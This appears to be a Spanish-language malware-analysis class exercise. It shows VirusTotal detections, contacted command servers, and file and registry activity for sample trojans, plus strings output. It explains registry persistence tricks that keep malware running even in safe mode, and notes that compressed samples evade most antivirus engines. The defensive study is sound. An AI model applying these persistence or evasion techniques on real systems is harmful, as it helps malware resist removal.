F-Secure	Exploit.EXP/Pidief.azz	FireEye
Fortinet	PDF/Script.JSS!exploit	GData
Ikarus	Trojan.Win32.Swrot	Kaspersky
MAX	Malware (ai Score=98)	McAfee
McAfee-GW-Edition	BehavesLike.PDF.Trojan.xb	Microsoft
NANO-Antivirus	Exploit.Script.IframeBof.gqjs	Qihoo-360
Sophos AV	Troj/PDFJs-B	Symantec
Tencent	Heur:Trojan.Script.LS_Gencirc.7033944.43	TotalDefense
TrendMicro	PDF_CVE20082992.PHFH09	TrendMicro-HouseCall
ViRobot	PDF.Exploit.CVE-2008-2992.A	ZoneAlarm by Check Point
AhnLab-V3	Undetected	Avast-Mobile
BitDefenderTheta	Undetected	Bkav
CMC	Undetected	Cylance
DrWeb	Undetected	Jiangmin

Ha sido detectado como malware por 36 antivirus de 59.

En la Primera columna podemos ver el software que ha ejecutado el análisis y en la segunda columna observamos el nombre o identificador de la amenaza que ha detectado.

Si buscamos por internet información sobre este malware encontramos rápidamente la siguiente información:

- Se trata de un Exploit que se aprovecha de las vulnerabilidades y agujeros de seguridad de adobe para Windows de 32 bits
- Su Payload consiste en que cuando se abre el archivo para verlo instala Spyware que monitorizan tus acciones para cometer fraudes

## Exploit:W32/PDF-Payload.Gen

CLASSIFICATION					
<b>Category:</b>	Malware	<b>Type:</b>	Exploit	<b>Platform:</b>	W32
<b>Aliases:</b>	Pdf-payload, Exploit:pdf-name.gen, Exploit.PDF-Payload.Gen, Exploit.pdf-js.gen				

## SUMMARY

Exploit:W32/PDF-Payload.Gen is a generic detection for Portable Document Format (PDF) files that attempt to exploit vulnerabilities in the popular Adobe Acrobat Reader program.

En la pestaña de detalles podemos ver algunas de sus propiedades como el hecho de que contiene dos bloques de JavaScript

- [DETECTION](#)
- [DETAILS](#)
- [COMMUNITY \(2\)](#)

#### PDF Info (1)

##### Commonly Abused Properties

- ⚠ Contains 2 JavaScript block(s).
- ⚠ Contains an open action to be performed when the document is viewed.
- ⓘ Contains 1 page(s).
- ⓘ Contains 6 object start declaration(s) and 6 object end declaration(s).
- ⓘ Contains 1 stream object start declaration(s) and 0 stream object end declaration(s).
- ⓘ This PDF document has a cross reference table (xref).
- ⓘ Has a pointer to the cross reference table (startxref).
- ⓘ Has a trailer dictionary containing entries allowing the cross reference table, and thus the file objects, to be read.

#### Fichero 3 – virus\_ID\_483.exe

61 / 70

Community Score

Ayuda

ⓘ 61 engines detected this file

0d4a69b08d00d24e7f20cfde9ac3f3e52a42e6799b2ad9e25b7302ad1607787b  
virus\_ID\_483.exe

bobsoft peexel

51 KB | 2019-11-09 17:14:58 UTC | 7 days ago | EXE

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY <span style="font-size: small;">(2)</span>
Ad-Aware	ⓘ Trojan.Dropper.VQZ	AegisLab	ⓘ Trojan.Win32.SmartFortress2012.clic	
AhnLab-V3	ⓘ Spyware/Win32.RL_Zbot.R277084	Alibaba	ⓘ TrojanFakeAV/Win32/SmartFortress2012...	
ALYac	ⓘ Trojan.Dropper.VQZ	SecureAge APEX	ⓘ Malicious	
Arcabit	ⓘ Trojan.Dropper.VQZ	Avast	ⓘ Win32:Carberp-ALL [Trj]	
AVG	ⓘ Win32:Carberp-ALL [Trj]	Avira (no cloud)	ⓘ TR/Bifrose.EB.3	
BitDefender	ⓘ Trojan.Dropper.VQZ	BitDefenderTheta	ⓘ Gen:NN.ZelphiF.32245.dGW@aW1!ZS	
CAT-QuickHeal	ⓘ TrojanDownloader.Kuluo2	ClamAV	ⓘ Win.Trojan.Jorik-686	
CMC	ⓘ Trojan.Win32.Jorik.SmartFortress2012!O	Comodo	ⓘ Malware@#3rvktqf20y6lt	
CrowdStrike Falcon	ⓘ Wily/malicious confidence 90% (W)	Cybereason	ⓘ Malicious..576d53	
CAT-QuickHeal	ⓘ TrojanDownloader.Kuluo2	ClamAV	ⓘ Win.Trojan.Jorik-686	
CMC	ⓘ Trojan.Win32.Jorik.SmartFortress2012!O	Comodo	ⓘ Malware@#3rvktqf20y6lt	
CrowdStrike Falcon	ⓘ Win/malicious_confidence_90% (W)	Cybereason	ⓘ Malicious..576d53	
Cylance	ⓘ Unsafe	Cyren	ⓘ W32/Trojan.DASJ-7857	
DrWeb	ⓘ BackDoor.Kuluo2.3	Emsisoft	ⓘ Trojan.Dropper.VQZ (B)	
Endgame	ⓘ Malicious (high Confidence)	eScan	ⓘ Trojan.Dropper.VQZ	
ESET-NOD32	ⓘ Win32/TrojanDownloader.Zortob.B	F-Prot	ⓘ W32/Trojan3.EGH	
F-Secure	ⓘ Trojan.TR/Bifrose.EB.3	FireEye	ⓘ Generic.mg.1cc4f18576d53cd1	
Fortinet	ⓘ W32/Jorik_SmartFortress2012.UJ!tr	GData	ⓘ Win32.Trojan.Agent.8J4QX5	
Ikarus	ⓘ Trojan-Spy.Agent	Jiangmin	ⓘ Trojan/Jorik.fswt	
K7AntiVirus	ⓘ Riskware ( 0040eff71 )	K7GW	ⓘ Riskware ( 0040eff71 )	
Kaspersky	ⓘ Trojan-FakeAV.Win32.SmartFortress201...	MAX	ⓘ Malware (ai Score=100)	

Este fichero ha sido detectado como malware por lo 62 de 71 antivirus

Buscando información sobre Trojan.Dropper.VQZ encontramos que es un troyano que una vez instalado

- Provoca cambios en el sistema
- Redirige en el explorador de internet hacia sitios maliciosos que pueden instalar nuevo malware

En la pestaña de Relaciones podemos ver que se conecta con tres sitios web, todos de ellos detectados como maliciosos por al menos dos antivirus

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY
<b>Contacted URLs</b> ⓘ				
Scanned	Detections	URL		
2018-11-06	2 / 70	http://84.40.69.119:8080/03434FC4ADADD96009B422461FA29C1D60700A1833319096DAF9B265332D789788FEF43BB5A58CE4B75CEEC8A19FA7E5949FDD1EDCD722C92A53CB192FBAF0DDC58D0A5900B870		
2018-11-06	2 / 70	http://91.121.90.80:8080/03434FC4ADADD96009B422461FA29C1D60700A1833319096DAF9B265332D789788FEF43BB5A58CE4B75CEEC8A19FA7E5949FDD1EDCD722C92A53CB192FBAF0DDC58D0A5900B870		
2019-01-20	3 / 69	http://211.172.112.7:8080/03434FC4ADADD96009B422461FA29C1D60700A1833319096DAF9B265332D789788FEF43BB5A58CE4B75CEEC8A19FA7E5949FDD1EDCD722C92A53CB192FBAF0DDC58D0A5900B870		

IP	Autonomous System	Country
84.40.69.119	43561 - NET1 Ltd.	BG
91.121.90.80	16276 - OVH SAS	FR
211.172.112.7	-	KR

Además por tratarse de un script podemos ver su comportamiento

- Las acciones que realiza
- Los ficheros a los que accede (Borra, crea, elimina)

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY																						
 Rising MOVES ⓘ																										
<b>Network Communication</b> ⓘ																										
<b>HTTP Requests</b> <ul style="list-style-type: none"> <li>+ http://84.40.69.119:8080</li> <li>+ /03434FC4ADADD96009B422461FA29C1D60700A1833319096DAF9B265332D789788FEF43BB5A58CE4B75CEEC8A19FA7E5949FDD1EDCD722C92A53CB192FBAF0DDC58D0A5</li> <li>+ http://91.121.90.80:8080</li> <li>+ /03434FC4ADADD96009B422461FA29C1D60700A1833319096DAF9B265332D789788FEF43BB5A58CE4B75CEEC8A19FA7E5949FDD1EDCD722C92A53CB192FBAF0DDC58D0A5</li> <li>+ http://211.172.112.7:8080</li> <li>+ /03434FC4ADADD96009B422461FA29C1D60700A1833319096DAF9B265332D789788FEF43BB5A58CE4B75CEEC8A19FA7E5949FDD1EDCD722C92A53CB192FBAF0DDC58D0A5</li> </ul>																										
<b>DNS Resolutions</b> ⓘ <b>IP Traffic</b> <ul style="list-style-type: none"> <li>+ tom-PC            + 84.40.69.119:8080</li> <li>+ tom-PC            + 91.121.90.80:8080</li> <li>+ tom-PC            + 211.172.112.7:8080</li> </ul>																										
<b>File System Actions</b> ⓘ																										
<table border="0"> <tr> <td><b>Files Opened</b></td> <td><b>Files Written</b></td> </tr> <tr> <td>C:\Users\Administrator\AppData\Local\vdxfabju.exe</td> <td>C:\Users\Administrator\AppData\Local\Microsoft\Windows\History\History.IE5</td> </tr> <tr> <td>c:\analyse\1541488963.4226928_73cd391c-63bc-49e4-9581-fe2e8f7e.txt</td> <td>C:\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5</td> </tr> <tr> <td>\??\MountPointManager</td> <td>C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Cookies</td> </tr> <tr> <td>\??\Nsi</td> <td>C:\analyse\1541488963.4226928_73cd391c-63bc-49e4-9581-fe2e8f7e.txt</td> </tr> <tr> <td>\DEVICE\NETBT_TCPPIP_{CA8FCF09-3454-4A77-8B0B-C56C1488303C}</td> <td>C:\Users\Administrator\AppData\Local\vdxfabju.exe</td> </tr> <tr> <td>\DEVICE\NETBT_TCPPIP_{D5CD48D7-B0F7-4C10-89F8-4DF4C540E31E}</td> <td>c:\analyse\1541488963.4226928_73cd391c-63bc-49e4-9581-fe2e8f7e.txt</td> </tr> <tr> <td>\DEVICE\NETBT_TCPPIP_{DCF5E7D8-4DB5-460B-B10A-62818BEB69E8}</td> <td>C:\analyse\1544257490.5600162_f718babcd39-45d8-94ee-dc00cd5e.txt</td> </tr> <tr> <td>\DEVICE\NETBT_TCPPIP_{E29AC6C2-7037-11DE-816D-806E6F6E6963}</td> <td>C:\Users\Administrator\AppData\Local\mowjvuck.exe</td> </tr> <tr> <td>\Device\Afdi\AsyncConnectHIp</td> <td>c:\analyse\1544257490.5600162_f718babcd39-45d8-94ee-dc00cd5e.txt</td> </tr> <tr> <td>\Device\Afdi\Endpoint</td> <td>C:\analyse\1545787878.7958229_1c30e2dd-53e7-477e-a0f2-0ed44613.txt</td> </tr> </table>					<b>Files Opened</b>	<b>Files Written</b>	C:\Users\Administrator\AppData\Local\vdxfabju.exe	C:\Users\Administrator\AppData\Local\Microsoft\Windows\History\History.IE5	c:\analyse\1541488963.4226928_73cd391c-63bc-49e4-9581-fe2e8f7e.txt	C:\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5	\??\MountPointManager	C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Cookies	\??\Nsi	C:\analyse\1541488963.4226928_73cd391c-63bc-49e4-9581-fe2e8f7e.txt	\DEVICE\NETBT_TCPPIP_{CA8FCF09-3454-4A77-8B0B-C56C1488303C}	C:\Users\Administrator\AppData\Local\vdxfabju.exe	\DEVICE\NETBT_TCPPIP_{D5CD48D7-B0F7-4C10-89F8-4DF4C540E31E}	c:\analyse\1541488963.4226928_73cd391c-63bc-49e4-9581-fe2e8f7e.txt	\DEVICE\NETBT_TCPPIP_{DCF5E7D8-4DB5-460B-B10A-62818BEB69E8}	C:\analyse\1544257490.5600162_f718babcd39-45d8-94ee-dc00cd5e.txt	\DEVICE\NETBT_TCPPIP_{E29AC6C2-7037-11DE-816D-806E6F6E6963}	C:\Users\Administrator\AppData\Local\mowjvuck.exe	\Device\Afdi\AsyncConnectHIp	c:\analyse\1544257490.5600162_f718babcd39-45d8-94ee-dc00cd5e.txt	\Device\Afdi\Endpoint	C:\analyse\1545787878.7958229_1c30e2dd-53e7-477e-a0f2-0ed44613.txt
<b>Files Opened</b>	<b>Files Written</b>																									
C:\Users\Administrator\AppData\Local\vdxfabju.exe	C:\Users\Administrator\AppData\Local\Microsoft\Windows\History\History.IE5																									
c:\analyse\1541488963.4226928_73cd391c-63bc-49e4-9581-fe2e8f7e.txt	C:\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5																									
\??\MountPointManager	C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Cookies																									
\??\Nsi	C:\analyse\1541488963.4226928_73cd391c-63bc-49e4-9581-fe2e8f7e.txt																									
\DEVICE\NETBT_TCPPIP_{CA8FCF09-3454-4A77-8B0B-C56C1488303C}	C:\Users\Administrator\AppData\Local\vdxfabju.exe																									
\DEVICE\NETBT_TCPPIP_{D5CD48D7-B0F7-4C10-89F8-4DF4C540E31E}	c:\analyse\1541488963.4226928_73cd391c-63bc-49e4-9581-fe2e8f7e.txt																									
\DEVICE\NETBT_TCPPIP_{DCF5E7D8-4DB5-460B-B10A-62818BEB69E8}	C:\analyse\1544257490.5600162_f718babcd39-45d8-94ee-dc00cd5e.txt																									
\DEVICE\NETBT_TCPPIP_{E29AC6C2-7037-11DE-816D-806E6F6E6963}	C:\Users\Administrator\AppData\Local\mowjvuck.exe																									
\Device\Afdi\AsyncConnectHIp	c:\analyse\1544257490.5600162_f718babcd39-45d8-94ee-dc00cd5e.txt																									
\Device\Afdi\Endpoint	C:\analyse\1545787878.7958229_1c30e2dd-53e7-477e-a0f2-0ed44613.txt																									
<table border="0"> <tr> <td><b>Files Deleted</b></td> <td><b>Files Copied</b></td> </tr> <tr> <td>C:\analyse\1541488963.4226928_73cd391c-63bc-49e4-9581-fe2e8f7e9716</td> <td>+ C:\analyse\1541488963.4226928_73cd391c-63bc-49e4-9581-fe2e8f7e9716</td> </tr> <tr> <td>C:\analyse\1544257490.5600162_f718babcd39-45d8-94ee-dc00cd5e830e</td> <td>+ C:\analyse\1544257490.5600162_f718babcd39-45d8-94ee-dc00cd5e830e</td> </tr> <tr> <td>C:\analyse\1545787878.7958229_1c30e2dd-53e7-477e-a0f2-0ed44613397d</td> <td>+ C:\analyse\1545787878.7958229_1c30e2dd-53e7-477e-a0f2-0ed44613397d</td> </tr> <tr> <td>C:\analyse\1547777839.7849278_f6f37f8f-6341-43a6-a74a-3cc0a3eb437e</td> <td>+ C:\analyse\1547777839.7849278_f6f37f8f-6341-43a6-a74a-3cc0a3eb437e</td> </tr> <tr> <td>C:\analyse\1549591724.7493382_5151407f-8594-4094-a85a-5b09e6c8a90e</td> <td>+ C:\analyse\1549591724.7493382_5151407f-8594-4094-a85a-5b09e6c8a90e</td> </tr> <tr> <td>C:\analyse\1558962828.8629513_00ce5ced-7464-4eeb-8970-ee5b121b5dd2</td> <td>+ C:\analyse\1558962828.8629513_00ce5ced-7464-4eeb-8970-ee5b121b5dd2</td> </tr> </table>					<b>Files Deleted</b>	<b>Files Copied</b>	C:\analyse\1541488963.4226928_73cd391c-63bc-49e4-9581-fe2e8f7e9716	+ C:\analyse\1541488963.4226928_73cd391c-63bc-49e4-9581-fe2e8f7e9716	C:\analyse\1544257490.5600162_f718babcd39-45d8-94ee-dc00cd5e830e	+ C:\analyse\1544257490.5600162_f718babcd39-45d8-94ee-dc00cd5e830e	C:\analyse\1545787878.7958229_1c30e2dd-53e7-477e-a0f2-0ed44613397d	+ C:\analyse\1545787878.7958229_1c30e2dd-53e7-477e-a0f2-0ed44613397d	C:\analyse\1547777839.7849278_f6f37f8f-6341-43a6-a74a-3cc0a3eb437e	+ C:\analyse\1547777839.7849278_f6f37f8f-6341-43a6-a74a-3cc0a3eb437e	C:\analyse\1549591724.7493382_5151407f-8594-4094-a85a-5b09e6c8a90e	+ C:\analyse\1549591724.7493382_5151407f-8594-4094-a85a-5b09e6c8a90e	C:\analyse\1558962828.8629513_00ce5ced-7464-4eeb-8970-ee5b121b5dd2	+ C:\analyse\1558962828.8629513_00ce5ced-7464-4eeb-8970-ee5b121b5dd2								
<b>Files Deleted</b>	<b>Files Copied</b>																									
C:\analyse\1541488963.4226928_73cd391c-63bc-49e4-9581-fe2e8f7e9716	+ C:\analyse\1541488963.4226928_73cd391c-63bc-49e4-9581-fe2e8f7e9716																									
C:\analyse\1544257490.5600162_f718babcd39-45d8-94ee-dc00cd5e830e	+ C:\analyse\1544257490.5600162_f718babcd39-45d8-94ee-dc00cd5e830e																									
C:\analyse\1545787878.7958229_1c30e2dd-53e7-477e-a0f2-0ed44613397d	+ C:\analyse\1545787878.7958229_1c30e2dd-53e7-477e-a0f2-0ed44613397d																									
C:\analyse\1547777839.7849278_f6f37f8f-6341-43a6-a74a-3cc0a3eb437e	+ C:\analyse\1547777839.7849278_f6f37f8f-6341-43a6-a74a-3cc0a3eb437e																									
C:\analyse\1549591724.7493382_5151407f-8594-4094-a85a-5b09e6c8a90e	+ C:\analyse\1549591724.7493382_5151407f-8594-4094-a85a-5b09e6c8a90e																									
C:\analyse\1558962828.8629513_00ce5ced-7464-4eeb-8970-ee5b121b5dd2	+ C:\analyse\1558962828.8629513_00ce5ced-7464-4eeb-8970-ee5b121b5dd2																									

Registry Actions ①

## Registry Keys Opened

HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\52-54-00-82-2a-10  
HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{CDBFD147-D25A-4F99-9DF6-7668F228CD43}  
HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{CDBFD147-D25A-4F99-9DF6-7668F228CD43\}52-54-00-82-2a-10  
HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Tracing\svchost\_RASAPI32  
HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Tracing\svchost\_RASMANS  
HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\52-54-00-e8-7d-69  
HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{DBD84ADC-B4CD-4F1C-A7C0-723DAB11F801}  
HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{DBD84ADC-B4CD-4F1C-A7C0-723DAB11F801\}52-54-00-e8-7d-69  
HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\52-54-00-3c-4c-27  
HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{1B2A6969-6A64-4E25-AA82-9D2FCCA12EF7}

▼

## Registry Keys Set

- + HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\DefaultConnectionSettings
- + HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings
- + HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable
- + HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\52-54-00-82-2a-10\WpadDecision
- + HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\52-54-00-82-2a-10\WpadDecisionReason
- + HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\52-54-00-82-2a-10\WpadDecisionTime
- + HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{CDBFD147-D25A-4F99-9DF6-7668F228CD43\}\WpadDecision
- + HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{CDBFD147-D25A-4F99-9DF6-7668F228CD43\}\WpadDecisionReason
- + HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{CDBFD147-D25A-4F99-9DF6-7668F228CD43\}\WpadDecisionTime
- + HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{CDBFD147-D25A-4F99-9DF6-7668F228CD43\}\WpadNetworkName

## Fichero 4 – virus\_ID\_826743.exe

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY <span style="border: 1px solid black; border-radius: 50%; padding: 2px;">4</span>
Acronis	<span style="color: red;">!</span> Suspicious		Ad-Aware	<span style="color: red;">!</span> Trojan.Generic.8166291
AegisLab	<span style="color: red;">!</span> Trojan.Win32.Generic.4!c		AhnLab-V3	<span style="color: red;">!</span> Trojan/Win32.Ransom.R45414
Alibaba	<span style="color: red;">!</span> VirTool:Win32/Obfuscator.3f5ec846		ALYac	<span style="color: red;">!</span> Trojan.Generic.8166291
SecureAge APEX	<span style="color: red;">!</span> Malicious		Arcabit	<span style="color: red;">!</span> Trojan.Generic.D7C9B93
Avast	<span style="color: red;">!</span> Win32:Crypt-OJD [Trj]		AVG	<span style="color: red;">!</span> Win32:Crypt-OJD [Trj]
Avira (no cloud)	<span style="color: red;">!</span> TR/Oficia.887621		BitDefender	<span style="color: red;">!</span> Trojan.Generic.8166291
ClamAV	<span style="color: red;">!</span> Win.Trojan.Jorik-65		Comodo	<span style="color: red;">!</span> TrojWare.Win32.PWS.ZBot.AAA@4sq88d
Cybereason	<span style="color: red;">!</span> Malicious.8bb004		Cylance	<span style="color: red;">!</span> Unsafe
Cyren	<span style="color: red;">!</span> W32/Trojan.YIIO-4666		DrWeb	<span style="color: red;">!</span> BackDoor.KuluoZ.3
Emsisoft	<span style="color: red;">!</span> Trojan.Generic.8166291 (B)		Endgame	<span style="color: red;">!</span> Malicious (moderate Confidence)
eScan	<span style="color: red;">!</span> Trojan.Generic.8166291		ESET-NOD32	<span style="color: red;">!</span> Win32/TrojanDownloader.Zortob.B

Este fichero ha sido detectado como malware por lo 57 de 69 antivirus

Si buscamos información sobre Trojan.Generic.8166291 encontramos que es un troyano que afecta a Windows de 32 bits y una vez instalado te avisa de que tienes muchas infecciones cuando en realidad puedes no tenerlas. Se utiliza para cometer fraudes engañando al usuario para que instale algún programa.

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY
<b>Contacted URLs</b> ⓘ				
Scanned	Detections	URL		
2018-11-21	3 / 69	http://211.172.112.7:8080/03434FC4ADADD96009B422461FA29C1D60700A1833319096DAF9B265332D789788FEF43BB5A58CE4B75CEEC8A19FA7E5949FDD1EDCD722C92A53CB192FBAF0DDC58A0A5900B870		
2018-11-21	2 / 69	http://84.40.69.119:8080/03434FC4ADADD96009B422461FA29C1D60700A1833319096DAF9B265332D789788FEF43BB5A58CE4B75CEEC8A19FA7E5949FDD1EDCD722C92A53CB192FBAF0DDC58A0A5900B870		
2018-11-21	2 / 69	http://91.121.90.80:8080/03434FC4ADADD96009B422461FA29C1D60700A1833319096DAF9B265332D789788FEF43BB5A58CE4B75CEEC8A19FA7E5949FDD1EDCD722C92A53CB192FBAF0DDC58A0A5900B870		

IP	Autonomous System	Country
211.172.112.7	-	KR
84.40.69.119	43561 - NET1 Ltd.	BG
91.121.90.80	16276 - OVH SAS	FR

## Fichero 5 – Los archivos detectados como malware comprimidos

Cuando un malware esta comprimido lo detectan muchos menos antivirus

### Progres Report.zip

DETECTION	DETAILS	COMMUNITY
<b>No engines detected this file</b>		
Ad-Aware	Undetected	AegisLab
AhnLab-V3	Undetected	Alibaba
ALYac	Undetected	Arcabit
Avast	Undetected	Avast-Mobile
AVG	Undetected	Baidu
BitDefender	Undetected	BitDefenderTheta
Bkav	Undetected	CAT-QuickHeal

### virus\_ID\_483.zip

DETECTION	DETAILS	COMMUNITY
<b>2 engines detected this file</b>		
Fortinet	W32/Jorik_SmartFortress2012.UJ!tr	McAfee-GW-Edition
Ad-Aware	Undetected	AegisLab
AhnLab-V3	Undetected	Alibaba
ALYac	Undetected	Arcabit
Avast	Undetected	Avast-Mobile
AVG	Undetected	Avira (no cloud)
Baidu	Undetected	BitDefender
Bkav	Undetected	CAT-QuickHeal

DETECTION	DETAILS	COMMUNITY
Ad-Aware	<span>✓ Undetected</span>	AegisLab <span>✓ Undetected</span>
AhnLab-V3	<span>✓ Undetected</span>	Alibaba <span>✓ Undetected</span>
ALYac	<span>✓ Undetected</span>	Antiy-AVL <span>✓ Undetected</span>
Arcabit	<span>✓ Undetected</span>	Avast <span>✓ Undetected</span>
Avast-Mobile	<span>✓ Undetected</span>	AVG <span>✓ Undetected</span>
Avira (no cloud)	<span>✓ Undetected</span>	Baidu <span>✓ Undetected</span>
BitDefender	<span>✓ Undetected</span>	BitDefenderTheta <span>✓ Undetected</span>
Bkav	<span>✓ Undetected</span>	CAT-QuickHeal <span>✓ Undetected</span>

## Cuestiones

Entre la información de una de las muestras que se os ha proporcionado se puede comprobar que uno de sus efectos es la creación de entradas en ciertas ramas del registro de Windows.

Investigad qué ramas son y para qué sirven cada una ellas

Tanto en la tercera como en la cuarta muestra podemos ver que se ejecutan

### Registry Actions

#### Registry Keys Opened

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\52-54-00-82-2a-10
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{CDBFD147-D25A-4F99-9DF6-7668F228CD43}
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{CDBFD147-D25A-4F99-9DF6-7668F228CD43\}52-54-00-82-2a-10
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\svchost_RASAPI32
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\svchost_RASMANCS
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\52-54-00-e8-7d-69
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{DBD84ADC-B4CD-4F1C-A7C0-723DAB11F801}
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{DBD84ADC-B4CD-4F1C-A7C0-723DAB11F801\}52-54-00-e8-7d-69
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\52-54-00-3c-4c-27
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{1B2A6969-6A64-4E25-AA82-9D2FCCA12EF7}
```

#### Registry Keys Set

- + HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\DefaultConnectionSettings
- + HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings
- + HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable
- + HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\52-54-00-82-2a-10\WpadDecision
- + HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\52-54-00-82-2a-10\WpadDecisionReason
- + HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\52-54-00-82-2a-10\WpadDecisionTime
- + HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{CDBFD147-D25A-4F99-9DF6-7668F228CD43\}\WpadDecision
- + HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{CDBFD147-D25A-4F99-9DF6-7668F228CD43\}\WpadDecisionReason
- + HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{CDBFD147-D25A-4F99-9DF6-7668F228CD43\}\WpadDecisionTime
- + HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{CDBFD147-D25A-4F99-9DF6-7668F228CD43\}\WpadNetworkName

## HKCU\Software\Microsoft\Windows\CurrentVersion\Run

Hace que los programas se ejecuten automáticamente cada vez que el usuario inicia sesión.

## HKCU\Software\Microsoft\Windows Script

Esta rama es la que se encarga de las alertas .

**/\*TODO\*/**

**En algunas de las entradas que genera en el registro añade por delante los caracteres \* y ! ¿Para qué sirven?**

- \* sirve para forzar la ejecución del programa asociado incluso en el modo prueba de errores.
- ! sirve para que se ejecute el comando cada vez, es decir si no se pone solo se ejecutaría una vez.

Lo que se pretende con esto es hacer que el virus se ejecute siempre, incluso en el arranque seguro de Windows, dado que a no ser que detengas los procesos en ejecución asociados al programa Windows no te dejará eliminarlo/desinstalarlo.

**/\*TODO\*/**

## Analizar el contenido de un Malware

### Strings

El comando strings nos muestra la cadena de caracteres imprimible de cualquier fichero sin llegar a ejecutarlo y nos dice en que sistema operativo está diseñado para ser ejecutado en Windows

**Strings < Opciones > < fichero >**

#### Opciones generales

- ***-n < Num Caracteres >*** esta opción nos permite modificar el número mínimo de caracteres que deben aparecer en secuencia para que se muestren. Por defecto es de 4 caracteres.
- ***-t < caracter >*** permite mostrar las líneas de código con su posición offset. Esta opción siempre viene acompañada de una letra después que nos indica en qué base queremos que nos devuelva la posición.
  - *x* hexadecimal.
  - *o* octal
  - *d* decimal

#### Ejecuciones

strings - n 8 virus\_ID\_483.exe

```
usuario@ubuntu-18:~/Escritorio/Muestras Virus$ strings -n 8 virus_ID_483.exe
This program must be run under Win32
SOFTWARE\Borland\Delphi\RTL
FPUMaskValue
dTfWzCQEZLUeILacUOBWiTfhxPkyfChmiyWAjNgumsClUsqlPuTQBxKYUxZJAsAhQAw0tGMnnNM^4@
ELKuItOSBU
MxjDUGjerk
Runtime error      at 00000000
0123456789ABCDEF
XegRA4THnVQiyg6EH/fAgVF15+A3/HG9VwhNSgFQJo5Qn4klXe80TgmcyLotJh3c0mSI/BpEu8Y0eTx+Q9H
```

strings - n 8 virus\_ID\_826743.exe

```
usuario@ubuntu-18:~/Escritorio/Muestras Virus$ strings -n 8 virus_ID_826743.exe
This program must be run under Win32
fb:C++HOOK
std::bad_alloc
bad_alloc *
std::exception
std::bad_cast
std::bad_typeid
_RWSTDMutex
**BCCxh1
std::type_info
type_info_hash
QUVWRSP
Borland C++ - Copyright 2002 Borland Corporation
?r^l!1+BP
-1628.10E-17
borlndmm
hrdir_b.c: LoadLibrary != mmdll borlndmm failed
borlndmm
@Borlndmm@SysGetMem$qqri
@Borlndmm@SysFreeMem$qqrpv
@Borlndmm@SysReallocMem$qqrpvi
creating heap lock
```

